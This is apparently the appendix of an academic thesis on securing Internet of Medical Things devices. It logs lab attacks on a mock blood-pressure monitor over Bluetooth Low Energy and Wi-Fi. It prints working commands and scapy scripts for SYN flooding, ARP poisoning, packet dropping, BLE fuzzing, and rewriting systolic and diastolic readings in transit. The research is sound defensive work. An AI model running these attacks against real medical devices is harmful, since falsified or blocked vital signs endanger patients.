
The source code can be found at the following link: https://github.com/Plann1ng/Safeguarding-the-functionality-of-Internet-Of-Medical-Things-based-Electronic-Devices/blob/main/A.7-MimicIoMTWithSecWi-Fi.ino

Listing 7: Mimicking IoMT device with SSL communication

B Carried Attacks over Bluetooth Low Energy without Security Implementations


B.1 Bluetooth Low Energy Information Gathering Stage

B.1.1 Sniffed Bluetooth Low Energy Communication



Listing 19: BLE Wireshark capture

B.1.2 Bluetooth Low Energy Device discovery




Listing 20: MAC address discovery with bettercap library

B.1.3 Bluetooth Low Energy information reading


Listing 21: Connection initiation

B.2 Denial-of-Service Attack Result




Listing 22: BDOS attack

B.3 Battery Drain Attack Result



Listing 23: Battery Drain Attack

B.4 Downgrade attack result



Listing 24: Injection CONNECT-IND package for possible Downgrade Attack


B.5 Fuzzing Attack

B.5.1 Executed Logic

```
┌──(kasuya㉿kasuya)-[~]
└─$ gatttool -b bd:54:0a:08:2d:39 --char-write-req --handle=0x000c --value=$(python -c 'print("41"*600)')  # 600 bytes of "A"
Characteristic Write Request failed: Offset past the end of the attribute

┌──(kasuya㉿kasuya)-[~]
└─$ gatttool -b bd:54:0a:08:2d:39 --char-write-req --handle=0x000c --value=0102030405060708090a0b0c0d0e0f
Characteristic value was written successfully

┌──(kasuya㉿kasuya)-[~]
└─$
```

Listing 25: Fuzzing Attack

B.5.2 Result



Listing 26: Malformed Bluetooth Packet

C Carried Attacks over Wi-Fi without Security Framework

C.1 Sniffing Attack

```
Sun Apr 28 06:32:49 2024 [940343]
TCP  192.168.50.231:58470 ⟶ 194.47.176.190:80 | AP (121)
.
Host: 194.47.176.190.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 24.
.
systolic=95&diastolic=52.
```

Listing 27: Sniffing Attack


C.2 Denial-of-Service Attack

```
┌──(kasuya㉿kasuya)-[~]
└─$ sudo hping3 -S --flood -V -p 80 194.47.176.190
using eth0, addr: 192.168.50.80, MTU: 1500
HPING 194.47.176.190 (eth0 194.47.176.190): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Listing 28: DOS Attack

C.3 Man-In-The-Middle Attack

C.3.1 Wireshark capture



Listing 29: Man-In-The-Middle Attack Wireshark

C.3.2 ARP poisoning

```
┌──(kasuya㉿kasuya)-[~]
└─$ sudo ettercap -T -M arp:remote /192.168.50.1// /192.168.50.231//
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → A0:CE:C8:A0:D1:9B
         192.168.50.80/255.255.255.0
         fe80::19fa:57a7:3b00:6f8f/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Scanning for merged targets (2 hosts)...

* |=========================================================>| 100.00 %

2 hosts added to the hosts list...

ARP poisoning victims:

 GROUP 1 : 192.168.50.1 FC:34:97:5A:56:A0

 GROUP 2 : 192.168.50.231 EC:62:60:80:F7:48
Starting Unified sniffing...

Text only Interface activated...
Hit 'h' for inline help

Sun Apr 28 06:32:44 2024 [798660]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:63896 | FA (0)

Sun Apr 28 06:32:44 2024 [860294]
TCP  192.168.50.231:63896 ⟶ 194.47.176.190:80 | A (0)


Sun Apr 28 06:32:44 2024 [861180]
TCP  192.168.50.231:63896 ⟶ 194.47.176.190:80 | FA (0)

Sun Apr 28 06:32:44 2024 [881234]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:63896 | A (0)

Sun Apr 28 06:32:49 2024 [882337]
TCP  192.168.50.231:58470 ⟶ 194.47.176.190:80 | S (0)
```

Listing 30: ARP-Poisoning

C.4 Packet Dropping Attack

C.4.1 Ettercap filter

```
┌──(kasuya㉿kasuya)-[~]
└─$ cat Modify.ecf
if (ip.proto == TCP && tcp.dst == 80 && ip.src == '192.168.50.231') {
   drop();
   msg("Detected systolic and diastolic data.");
}
```

Listing 31: Packet Dropping Attack filter for ettercap

C.4.2 Communications

```
Sun Apr 28 09:59:06 2024 [912099]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:55176 | FA (0)

Sun Apr 28 09:59:06 2024 [973122]
TCP  192.168.50.231:55176 ⟶ 194.47.176.190:80 | A (0)

Sun Apr 28 09:59:06 2024 [973687]
TCP  192.168.50.231:55176 ⟶ 194.47.176.190:80 | FA (0)
Detected systolic and diastolic data.
Detected systolic and diastolic data.

Sun Apr 28 09:59:07 2024 [194282]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:55176 | FA (0)


Sun Apr 28 09:59:07 2024 [280191]
TCP  192.168.50.231:55176 ⟶ 194.47.176.190:80 | A (0)
Detected systolic and diastolic data.

Sun Apr 28 09:59:07 2024 [738285]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:55176 | FA (0)

Sun Apr 28 09:59:07 2024 [791629]
TCP  192.168.50.231:55176 ⟶ 194.47.176.190:80 | A (0)
Detected systolic and diastolic data.

Sun Apr 28 09:59:08 2024 [608842]
TCP  192.168.50.231:55176 ⟶ 194.47.176.190:80 | FA (0)
Detected systolic and diastolic data.

Sun Apr 28 09:59:08 2024 [826297]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:55176 | FA (0)


Sun Apr 28 09:59:08 2024 [924384]
TCP  192.168.50.231:55176 ⟶ 194.47.176.190:80 | A (0)
Detected systolic and diastolic data.


Sun Apr 28 09:59:11 2024 [34153]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:55176 | FA (0)


Sun Apr 28 09:59:11 2024 [66483]
TCP  192.168.50.231:55176 ⟶ 194.47.176.190:80 | A (0)
Detected systolic and diastolic data.
```

Listing 32: Packet Dropping Attack

C.5 Replay Attack

C.5.1 Replay Attack Code

```
 GNU nano 7.2                                  Modifications.py
from scapy.all import *

def packet_callback(packet):
    if packet.haslayer(TCP) and packet.haslayer(Raw):
        # Attempt to decode the payload; this assumes the payload is text-based.
        try:
            payload_str = packet[Raw].load.decode('utf-8')
            print("Decoded Payload:", payload_str)

        # Continue to process the packet if it's a text-based HTTP POST request
            if "POST" in payload_str and "handle_post.php" in payload_str:
                print("Original Packet: ", payload_str)
                # Modify the payload
                modified_payload = payload_str.replace("systolic", "Got YOU").replace("diastolic", "DUDE")
                print("Modified Packet: ", modified_payload)
                # Reconstruct and send the modified packet as earlier
                eth_layer = Ether(dst="a0:ce:c8:a0:d1:9b", src="ec:62:60:80:f7:48")
                new_packet = eth_layer / packet[IP] / packet[TCP] / Raw(load=modified_payload.encode('utf-8'))
                sendp(new_packet, iface="eth0")
        except UnicodeDecodeError:
            print("Cannot Do it")
        except Exception as e:
            print(f"Error: {e}")

sniff(filter="tcp port 80 and src host 192.168.50.231", prn=packet_callback, iface="eth0")
```

Listing 33: Replay Attack Code

C.5.2 Results

```
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
```

```
Tue Apr 30 07:07:06 2024 [243986]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:49372 | A (0)


Tue Apr 30 07:07:06 2024 [294385]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:49372 | FAP (198)
HTTP/1.1 200 OK.
Date: Tue, 30 Apr 2024 11:06:31 GMT.
Server: Apache/2.4.52 (Ubuntu).
Content-Length: 50.
Content-Type: text/html; charset=UTF-8.
.
Received POST request: systolic=136, diastolic=55


Tue Apr 30 07:07:06 2024 [299169]
```

Listing 34: Replay Attack 1

```
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
```


```
Tue Apr 30 07:06:48 2024 [118456]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:49372 | FAP (198)
HTTP/1.1 200 OK.
Date: Tue, 30 Apr 2024 11:06:31 GMT.
Server: Apache/2.4.52 (Ubuntu).
Content-Length: 50.
Content-Type: text/html; charset=UTF-8.
.
Received POST request: systolic=136, diastolic=55
```

Listing 35: Replay Attack 2

```
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
Original Packet:  POST /handle_post.php HTTP/1.1
Modified Packet:  POST /handle_post.php HTTP/1.1
.
Sent 1 packets.
Decoded Payload: POST /handle_post.php HTTP/1.1
```

```
Tue Apr 30 07:06:39 2024 [391205]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:49372 | A (0)


Tue Apr 30 07:06:39 2024 [414504]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:49372 | FAP (198)
HTTP/1.1 200 OK.
Date: Tue, 30 Apr 2024 11:06:31 GMT.
Server: Apache/2.4.52 (Ubuntu).
Content-Length: 50.
Content-Type: text/html; charset=UTF-8.
.
Received POST request: systolic=136, diastolic=55
```

Listing 36: Replay Attack 3



Listing 37: Replay Attack 4

C.6 Packet Modification

C.6.1 Used Logic

```
GNU nano 7.2                                Modifications.py
from scapy.all import *
import urllib.parse as urlparse

# Dictionary to hold the incomplete TCP sessions with their payload data
tcp_sessions = {}

def handle_post_request(payload):
    try:
        if "POST" in payload and "/handle_post.php" in payload:
            headers, body = payload.split("\r\n\r\n", 1)
            post_params = urlparse.parse_qs(body)
            if 'systolic' in post_params and 'diastolic' in post_params:
                post_params['systolic'] = ['90']
                post_params['diastolic'] = ['120']
                modified_body = urlparse.urlencode(post_params, doseq=True)
                modified_payload = headers + "\r\n\r\n" + modified_body
                return modified_payload
    except Exception as e:
        print(f"Error processing POST request: {e}")

    return None

def packet_callback(packet):
    if packet.haslayer(TCP) and packet.haslayer(Raw):
        session_key = (packet[IP].src, packet[IP].dst, packet[TCP].sport, packet[TCP].dport)
        if packet[TCP].flags & 0x01:  # TCP FIN flag
            if session_key in tcp_sessions:
                del tcp_sessions[session_key]
            return

        if session_key not in tcp_sessions:
            tcp_sessions[session_key] = b""

        tcp_sessions[session_key] += bytes(packet[Raw])
        payload = tcp_sessions[session_key].decode('utf-8', errors='ignore')
        modified_payload = handle_post_request(payload)

        if modified_payload:
            new_packet = packet.copy()
            new_packet[Raw].load = modified_payload.encode('utf-8')

            # Manually set Ethernet destination and source addresses
            new_packet[Ether].dst = 'a0:ce:c8:a0:d1:9b'
            new_packet[Ether].src = packet[Ether].src

            # Recalculate checksums and lengths
            del new_packet[IP].len
            del new_packet[IP].chksum
            del new_packet[TCP].chksum

            sendp(new_packet, iface="eth0")
            print("Modified packet sent.")

# Run the sniffer
sniff(filter="tcp port 80 and src host 192.168.50.231", prn=packet_callback, store=0)
```

Listing 38: Code used for packet modification

C.6.2 Results

```
Tue Apr 30 08:14:38 2024 [802828]
TCP  192.168.50.231:61635 ⟶ 194.47.176.190:80 | AP (180)
POST /handle_post.php HTTP/1.1POST /handle_post.php HTTP/1.1.
Host: 194.47.176.190.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 25.
.
systolic=90&diastolic=120
Tue Apr 30 08:14:38 2024 [817482]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:61635 | A (0)

Tue Apr 30 08:14:39 2024 [471088]
TCP  192.168.50.231:52808 ⟶ 194.47.176.190:80 | AP (180)
POST /handle_post.php HTTP/1.1POST /handle_post.php HTTP/1.1.
Host: 194.47.176.190.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 25.
.
systolic=90&diastolic=120
Tue Apr 30 08:14:39 2024 [485477]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:52808 | A (0)

Tue Apr 30 08:14:39 2024 [490296]
TCP  192.168.50.231:52808 ⟶ 194.47.176.190:80 | FA (0)

Tue Apr 30 08:14:39 2024 [492384]
TCP  192.168.50.231:52808 ⟶ 194.47.176.190:80 | A (0)

Tue Apr 30 08:14:39 2024 [509596]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:52808 | A (0)

Tue Apr 30 08:14:39 2024 [515327]
TCP  192.168.50.231:52808 ⟶ 194.47.176.190:80 | A (0)

Tue Apr 30 08:14:39 2024 [930785]
TCP  192.168.50.231:53092 ⟶ 194.47.176.190:80 | AP (180)
POST /handle_post.php HTTP/1.1POST /handle_post.php HTTP/1.1.
Host: 194.47.176.190.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 25.
.
systolic=90&diastolic=120
```


Listing 39: Modified Package Sniff 1

```
Tue Apr 30 08:14:36 2024 [659785]
TCP  192.168.50.231:52808 ⟶ 194.47.176.190:80 | AP (180)
POST /handle_post.php HTTP/1.1POST /handle_post.php HTTP/1.1.
Host: 194.47.176.190.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 25.
.
systolic=90&diastolic=120

Tue Apr 30 08:14:36 2024 [983454]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:60292 | FA (1)


Tue Apr 30 08:14:36 2024 [986665]
TCP  192.168.50.231:53092 ⟶ 194.47.176.190:80 | FA (0)


Tue Apr 30 08:14:36 2024 [993318]
TCP  192.168.50.231:60292 ⟶ 194.47.176.190:80 | RA (0)

Tue Apr 30 08:14:37 2024 [1567]
TCP  194.47.176.190:80 ⟶ 192.168.50.231:53092 | A (0)

Tue Apr 30 08:14:37 2024 [7597]
TCP  192.168.50.231:53092 ⟶ 194.47.176.190:80 | A (0)


Tue Apr 30 08:14:37 2024 [23407]
TCP  192.168.50.231:53092 ⟶ 194.47.176.190:80 | AP (180)
